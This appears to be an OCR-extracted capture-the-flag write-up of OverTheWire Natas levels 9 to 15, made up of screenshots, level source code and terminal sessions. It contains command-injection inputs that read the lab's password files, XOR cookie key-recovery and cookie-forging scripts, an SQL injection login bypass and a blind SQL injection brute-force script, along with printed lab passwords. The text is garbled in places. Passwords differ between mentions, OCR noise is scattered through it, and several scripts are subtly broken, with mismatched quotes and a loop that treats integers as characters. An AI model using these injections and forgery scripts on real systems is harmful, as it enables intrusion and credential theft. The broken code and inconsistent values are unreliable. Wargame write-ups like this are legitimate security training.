
Steps Followed:

1. Identified unsanitized user input.
2. Injected additional commands.
3. Executed system commands to reveal the password.

Conclusion:

This level demonstrated how improper input validation can lead to command execution.

PUC:

A screenshot of a web browser window titled "OverTheWire: Natas" with the URL "http://natas9.natas.labs.overthewire.org/index-source.html". The page title is "index-source.html". The content displays the raw HTML source code of the Natas9 challenge. The code includes a header section with CSS and JavaScript imports, a main content div with an input field for searching, and a "View sourcecode" link. Below the code, there is a "Output:" section containing a pre-tagged block of PHP code. The code checks if the "needle" parameter exists in the \$_REQUEST array, sets \$key to its value, and then runs a passthru command using grep to search for the key in a file named "dictionary.txt". The output shows the result of this command.

OverTheWire: Natas x natas9.natas.labs.overthewire.org +

Not Secure http://natas9.natas.labs.overthewire.org/?needle=ls&submit=Search

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

NATAS9

Find words containing: Search

Output:

```
Aprils
Celsius
Celsiuses
accidentals
acquittals
admirals
adverbials
aerials
aerosols
ails
airmails
alcohols
also
angels
animals
annals
annuals
annuls
anthills
anvils
appalls
```

OverTheWire: Natas x natas9.natas.labs.overthewire.org +

Not Secure http://natas9.natas.labs.overthewire.org/?needle=%3Bls+-al&submit=Search

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

NATAS9

Find words containing: Search

Output:

```
-rw-r----- 1 natas9 natas9 460878 Oct 14 09:06 dictionary.txt
```

[View sourcecode](#)

NATAS9

Find words containing:

Output:

```
dictionary.txt
../../../../:
bin
bin usr-is-merged
boot
dev
etc
home
lib
lib usr-is-merged
lib64
lost-found
media
mnt
natas33
opt
proc
root
run
sbin
chin user is merged
```

NATAS9

Find words containing:

Output:

```
dictionary.txt
../../../../etc/natas_webpass:
natas0
natas1
natas10
natas11
natas12
natas13
natas14
natas15
natas16
natas17
natas18
natas19
natas2
natas20
natas21
natas22
natas23
natas24
natas25
```

A screenshot of a web browser window titled "OverTheWire: Natas" with the URL "natas9.natas.labs.overthewire.org". The page displays a search interface with the placeholder "Find words containing:" followed by a text input field containing ";cat../../../../etc/natas_webpass" and a "Search" button. Below the input field, the word "Output:" is displayed, followed by a list of user names from "natas0" to "natas23".

```
Find words containing: ;cat../../../../etc/natas_webpass Search

Output:
dictionary.txt
../../../../etc/natas_webpass:
natas0
natas1
natas10
natas11
natas12
natas13
natas14
natas15
natas16
natas17
natas18
natas19
natas2
natas20
natas21
natas22
natas23
```

A screenshot of a web browser window titled "OverTheWire: Natas" with the URL "natas9.natas.labs.overthewire.org". The page displays a search interface with the placeholder "Find words containing:" followed by a text input field and a "Search" button. To the right of the search area is a "SUBMIT TOKEN" button with a mail icon. Below the input field, the word "Output:" is displayed, followed by a list of words including "t7I5VHvpa14sJTUGV0cbEsbYfFP2dm0u" and various names and months.

```
Find words containing: Search SUBMIT TOKEN

Output:
t7I5VHvpa14sJTUGV0cbEsbYfFP2dm0u
African
Africans
Allah
Allah's
American
Americanism
Americanism's
Americanisms
Americans
April
April's
Aprils
Asian
Asians
August
August's
Augusts
B
B's
```

Natas10 > t7I5VHvpa14sJTUGV0cbEsbYfFP2dm0u

Level 10 -> Level 11

Tool Used: Web Browser

Objective:

To bypass filters and execute commands.

Steps Followed:

1. Reviewed the source code to identify input filtering.
2. Crafted inputs that bypassed the filter.
3. Successfully executed commands to obtain the password.

Conclusion:

This level highlighted weaknesses in poorly implemented security filters.

PUC:

```

<html>
<head>
<!... This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wech
<script>var wechallinfo = { "level": "natas10", "pass": "<censored>" };</script></head>
<body>
<h1>natas10</h1>
<div id="content">
    For security reasons, we now filter on certain characters<br/><br/>
    <form>
        Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
    </form>
    Output:
    <pre>
    <?>
    $key = "";
    if(array_key_exists("needle", $_REQUEST)) {
        $key = $_REQUEST["needle"];
    }
    if($key != "") {
        if(preg_match('/[|;|&|'|, $key)) {
            print "Input contains an illegal character!";
        } else {
            passthru("grep -i $key dictionary.txt");
        }
    }
    </pre>
</div>

```

The screenshot shows a web browser window for OverTheWire: Natas, specifically the Natas10 level. The URL is http://natas10.natas.labs.overthewire.org/?needle=c%2Fetc%2Fnatas_webpass%2Fnatas11&submit. The page displays the output of a search for words containing 'a' from the file /etc/natas_webpass/natas11. The output is a list of words from a dictionary, including 'African', 'American', 'Americanism', 'Americanisms', 'Americans', 'C', 'C's', 'Catholic', 'Catholicism', 'Catholicisms', 'Catholics', 'Celsius', 'Celsiuses', 'Chicano', and 'Chicano's'. A 'We Chat' button is visible in the top right corner.

The screenshot shows the same web browser window for OverTheWire: Natas, Natas10 level. The URL is the same as the previous screenshot. The search input now contains 'a'. The output is identical to the previous one, listing words from the dictionary file. A 'SUBMIT TOKEN' button is visible in the top right corner.

Natas11 > UJdqkK1pTu6VLt9UHWAgrZz6sVUZ3lEk

Level 11 -> Level 12

Tool Used: Web Browser

Objective:

To break weak encryption logic.

Steps Followed:

1. Analyzed the encryption mechanism used in cookies.
2. Reconstructed the encryption logic.
3. Generated a valid cookie to access the password.

Conclusion:

This level demonstrated the dangers of custom and weak cryptographic implementations.

PUC:

The screenshot shows a browser window for Kali Linux with the URL <http://natas11.natas.labs.overthewire.org>. A modal dialog box displays the message "Cookies are protected with XOR encryption". Below it, a color picker shows "#ffffff" and a "Set color" button. To the right is a "SUBMIT TOKEN" button with a key icon. The main content area shows a NetworkMiner capture. Under the "Cookies" tab, there are two entries:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_ga_RD0K22...	GS2.1.s1768824867\$o2\$g1\$t1768824875\$52\$0\$h0	.overthewire.org	/	Tue, 23 Feb 2027 12:14:...	59	false	false	None	Mon, 19 Jan 2026 14:55:3...
_ga	GA1.1.904859975.1768672576	.overthewire.org	/	Tue, 23 Feb 2027 12:14:...	29	false	false	None	Mon, 19 Jan 2026 14:55:3...
data	HmYkBwozJw4WNyAAFyBlVUcqDE1JZUIBis7AbdmblTGljE...	natas11.natas.labs.overthewire.org	/	Session	62	false	false	None	Mon, 19 Jan 2026 14:56:...

Below the NetworkMiner interface, another browser window is open showing the source code of [index-source.html](http://natas11.natas.labs.overthewire.org/index-source.html). The code includes a XOR encryption function and a loadData function.

```

<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas11", "pass": "<censored>" };</script></head>
<?

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff" );

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
        $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
        if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
            if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
                $mydata['showpassword'] = $tempdata['showpassword'];
            }
        }
    }
}

```

Session Actions Edit View Help

binascii.Error: Invalid base64-encoded string: number of data characters (57) cannot be 1 more than

(gaurav㉿kali)-[~] kali-tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google

\$ nano XOR.py

Last build: 2 years ago - Version 10 is here! Read about

Download CyberChef

(gaurav㉿kali)-[~]

\$ python3 XOR.py

Recovered key (repeating): b'eDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoe'

Actual key: b'eDWo'

base64

(gaurav㉿kali)-[~]

From Base64

\$ cat XOR.py

Alphabet

A-Za-z0-9+=

```
# YOUR cookie (URL-encoded)
cookie_url_encoded = "HmYkBwozJw4WNyAAFYB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAYIxTRg%3D"
# Step 1: URL decode (%3D → =)
cookie_b64 = urllib.parse.unquote(cookie_url_encoded)

# Step 2: Base64 decode
cipher = base64.b64decode(cookie_b64)

# Known plaintext from source code
plain = b'{"showpassword":"no","bgcolor":"#ffffff"}'

# Step 3: XOR to recover key
key = b''
for i in range(len(cipher)):
    key += bytes([cipher[i] ^ plain[i]])

print("Recovered key (repeating):", key)

# Show actual key pattern
print("Actual key:", key[:4])
```

sec 59 1

Output

sec 42 2

```
[gaurav@kali: ~] $ nano forge_cookie.py
Session Actions Edit View Help
(gaurav@kali)-[~] $ nano forge_cookie.py
(gaurav@kali)-[~] $ python3 forge_cookie.py
PUT THIS COOKIE VALUE:
HmYkBwozJw4WNyAAFyB1VUC9MhxHaHUNAiC4Aw0dVVHZZEjAyIxCuCS
(gaurav@kali)-[~] $ cat forge_cookie.py
import base64
import urllib.parse

# XOR key you recovered
key = b'eDWO'

# New payload (we want the password!)
plaintext = b'{showpassword":"yes","bgcolor":"#ffffff"}'

encrypted = b''
for i in range(len(plaintext)):
    encrypted += bytes([plaintext[i] ^ key[i % len(key)]])

# Base64 encode
cookie_b64 = base64.b64encode(encrypted).decode()

# URL encode (important for browser)
cookie_final = urllib.parse.quote(cookie_b64)

print("PUT THIS COOKIE VALUE:")
print(cookie_final)

(gaurav@kali)-[~] $
```

Cookies are protected with XOR encryption

The password for natas12 is
yZdkjAYZRd3R7tq7T5kXMjMjOIzkDeB

No data present for selected host

NATAS11

Cookies are protected with XOR encryption

The password for natas12 is
yZdkjAYZRd3R7tq7T5kXMjMjOIkzDeB

Background color: Set color

[View sourcecode](#)

Natas12 > yZdkjAYZRd3R7tq7T5kXMjMjOIkzDeB

Level 12 -> Level 13

Tool Used: Web Browser

Objective:

To upload malicious files through insecure file upload validation.



Steps Followed:

1. Inspected file upload restrictions.
2. Bypassed validation checks.
3. Uploaded a file to read the password.

Conclusion:

This level introduced insecure file upload vulnerabilities.

PUC:



Kali Linux natas12.natas.labs.overthewire.org +

Not Secure http://natas12.natas.labs.overthewire.org

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

NATAS12

Choose a JPEG to upload (max 1KB):
Browse... No file selected.
Upload File

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

```
<html>
  <head></head>
  <body> (scroll) overflow
    <h1>natas12</h1>
    <div id="content"> (overflow)
      :before
      <form enctype="multipart/form-data" action="index.php" method="POST">
        <input type="hidden" name="MAX_FILE_SIZE" value="1000">
        <input type="hidden" name="filename" value="shell.php">
        Choose a JPEG to upload (max 1KB):
        <br>
        <input name="uploadedfile" type="file">
        <br>
        <input type="submit" value="Upload File">
      </form>
    </div>
  </body>
</html>
```

Filter Styles :hover .cls + inline Flexbox Select a Flex container Grid CSS Grid is not in use Box Model margin border padding 0 0 0

Kali Linux natas12.natas.labs.overthewire.org +


Not Secure http://natas12.natas.labs.overthewire.org/index.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

NATAS12

The file [upload/1vrbzk14kl.php](#) has been uploaded
[View sourcecode](#)

WeChall S



Natas 13> trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

Level 13 -> Level 14

Tool Used: Web Browser

Objective:

To bypass MIME-type validation.



Steps Followed:



1. Uploaded files with modified headers.
2. Successfully bypassed server checks.
3. Accessed the password file.

Conclusion:

This level reinforced that MIME-type validation alone is insufficient.

PUC:





Natas14> z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

Level 14 -> Level 15

Tool Used: Web Browser

Objective:

To bypass weak authentication mechanisms.

Steps Followed:

1. Identified SQL-based authentication logic.
2. Used SQL injection techniques.
3. Logged in successfully to obtain the password.

Conclusion:

This level demonstrated classic SQL injection vulnerabilities.

PUC:

Kali Linux natas14.natas.labs.overthewire.org

Not Secure http://natas14.natas.labs.overthewire.org

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

NATAS14

Username:
Password:

[View sourcecode](#)

Kali Linux natas14.natas.labs.overthewire.org


Not Secure http://natas14.natas.labs.overthewire.org

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

NATAS14

Username: '\" OR 1=1#
Password: anything

[View sourcecode](#)



Natas15 > SdqlqBsFc3yotlNYErZSzwbkm0lrvx

Level 15 -> Level 16

Tool Used: Web Browser

Objective:

To extract sensitive information using blind SQL injection.

Steps Followed:

1. Observed differences in server responses.
2. Crafted conditional queries.
3. Extracted the password character by character.

Conclusion:

This level introduced blind SQL injection concepts.

PUC:

NATAS15

Username:

[View sourcecode](#)

SUBMIT TOKEN

```
if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas15', '<censored>');
    mysqli_select_db($link, 'natas15');

    $query = "SELECT * from users where username='". $_REQUEST["username"] . "'";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysqli_query($link, $query);
    if($res) {
        if(mysqli_num_rows($res) > 0) {
            echo "This user exists.<br>";
        } else {
            echo "This user doesn't exist.<br>";
        }
    } else {
        echo "Error in query.<br>";
    }
    mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
<input type="submit" value="Check existence" />
</form>
<?php ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

```
(gaurav㉿kali)-[~] $ cat blind.py
import requests
from requests.auth import HTTPBasicAuth
import string
url = "http://natas15.labs.overthewire.org/index.php"
auth = HTTPBasicAuth("natas15", "SdqIqBsFc3yotlNYErZSzwbLkm0lrvx")

chars = string.ascii_letters + string.digits
password = ""
found = False

session = requests.Session()
for c in range(0, len(chars)):
    session.auth = auth

    for pos in range(1, 33):
        found = False
        payload = f'natas16' AND BINARY SUBSTRING(password,{pos},1)={c} #'"
        r = session.post(url, data={"username": payload})

        if "exists" in r.text.lower():
            password += c
            print(f"[+] Found so far: {password}")
            found = True
            break
        else:
            found = False

    if not found:
        print(f"[!] Failed at position {pos}")
